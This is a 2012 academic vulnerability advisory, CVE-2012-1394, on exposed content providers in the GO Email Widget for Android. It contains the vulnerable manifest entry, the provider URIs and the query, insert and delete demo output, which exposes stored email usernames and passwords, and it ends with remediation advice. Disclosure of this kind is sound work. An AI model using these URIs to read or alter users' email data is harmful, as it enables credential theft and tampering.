Vulnerability in GO Email Widget for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

Mar 1, 2012 at 11:48 PM HKT

Abstract

We found that GO Email Widget 1.3.1, 1.8 and 1.81 have a vulnerability that allows a crafted application to read and modify user's sensitive email information without permission, including user's email accounts (username and password in plaintext!), all contents of user's email message (sender or receiver, attachment, email body, and etc.), basic attributes of user's mailbox configuration (display name, account name, server id, sync key and sync time).

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1394-vulnerability-in-GOEmailWidget.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

-
```
<provider
android:name="com.gau.go.launcherex.gowidget.emailwidget.provider.EmailProvider" android:multiprocess="false"
android:authorities="com.gau.go.launcherex.gowidget.emailwidget"
android:grantUriPermissions="true" />
```

3 Impact


Please see the following snapshots generated by our arrack demo:

* authors with equal contributions




```
content://com.gau.go.launcherex.
gowidget.emailwidget/account
```

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.gau.go.launcherex.
gowidget.emailwidget/account/1
```




```
content://com.gau.go.launcherex.
gowidget.emailwidget/account
```

```
queryAttack! Column Count: 27
Rows Count: 1

1[_id]: 1
1[user_name]: user_name
1[user_password]: user_password
1[recv_protocol]: recv_protocol
1[recv_host]: recv_host
1[recv_security_type]: recv_security_type
1[recv_port]: recv_port
1[send_host]: send_host
1[send_port]: send_port
1[send_security_type]: send_security_type
1[default_account]: default_account
1[account_name]: account_name
1[show_name]: show_name
1[show_signature]: show_signature
1[updateindex]: updateindex
1[notification]: notification
1[keepalive]: keepalive
1[destop_exit]: destop_exit
1[is_open_save_server]: is_open_save_server
1[is_svcn_delete_server]: is_svcn_delete_server
```




```
content://com.gau.go.launcherex.
gowidget.emailwidget/account
```

```
deleteAttack!

Deleted Count: 1
```




```
content://com.gau.go.launcherex.
gowidget.emailwidget/message
```

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.gau.go.launcherex.
gowidget.emailwidget/message/1
```




```
content://com.gau.go.launcherex.
gowidget.emailwidget/message
```

```
queryAttack! Column Count: 25
Rows Count: 1

1[_id]: 1
1[sync_server_id]: sync_server_id
1[message_id]: message_id
1[uid]: uid
1[time]: time
1[message_from]: message_from
1[to_list]: to_list
1[cc_list]: cc_list
1[bcc_list]: bcc_list
1[reply_to]: reply_to
1[subject]: subject
1[message_type]: message_type
1[is_contain_attachment]: is_contain_attachment
1[attachment_name]: attachment_name
1[html_content]: html_content
1[text_content]: text_content
1[reply_sign]: reply_sign
1[is_read]: is_read
1[fold_id]: fold_id
1[index_id]: index_id
```




```
content://com.gau.go.launcherex.
gowidget.emailwidget/message
```

```
deleteAttack!

Deleted Count: 1
```




```
content://com.gau.go.launcherex.
gowidget.emailwidget/
update_message
```

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.gau.go.launcherex.
gowidget.emailwidget/update_message/1
```




```
content://com.gau.go.launcherex.
gowidget.emailwidget/
update_message
```

```
queryAttack! Column Count: 25
Rows Count: 1

1[_id]: 1
1[sync_server_id]: sync_server_id
1[message_id]: message_id
1[uid]: uid
1[time]: time
1[message_from]: message_from
1[to_list]: to_list
1[cc_list]: cc_list
1[bcc_list]: bcc_list
1[reply_to]: reply_to
1[subject]: subject
1[message_type]: message_type
1[is_contain_attachment]: is_contain_attachment
1[attachment_name]: attachment_name
1[html_content]: html_content
1[text_content]: text_content
1[reply_sign]: reply_sign
1[is_read]: is_read
1[fold_id]: fold_id
```



```
content://com.gau.go.launcherex.
gowidget.emailwidget/
update_message
```

```
deleteAttack!

Deleted Count: 1
```



```
content://com.gau.go.launcherex.
gowidget.emailwidget/mailbox

insertAttack! Inserted Count: 1

Inserted Uri: content://com.gau.go.launcherex.
gowidget.emailwidget/mailbox/1
```

```
content://com.gau.go.launcherex.
gowidget.emailwidget/mailbox

queryAttack! Column Count: 7
Rows Count: 1

1[_id]: 1
1[type]: type
1[display_name]: display_name
1[account_name]: account_name
1[server_id]: server_id
1[sync_key]: sync_key
1[sync_time]: sync_time
```

```
content://com.gau.go.launcherex.
gowidget.emailwidget/mailbox

deleteAttack!

Deleted Count: 1
```

4 Solution

Our advice is to set the permission of these application’s content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.gau.go.launcherex.gowidget.emailwidget	account
com.gau.go.launcherex.gowidget.emailwidget	mailbox
com.gau.go.launcherex.gowidget.emailwidget	message
com.gau.go.launcherex.gowidget.emailwidget	updateinteral
com.gau.go.launcherex.gowidget.emailwidget	update_message
com.gau.go.launcherex.gowidget.emailwidget	widget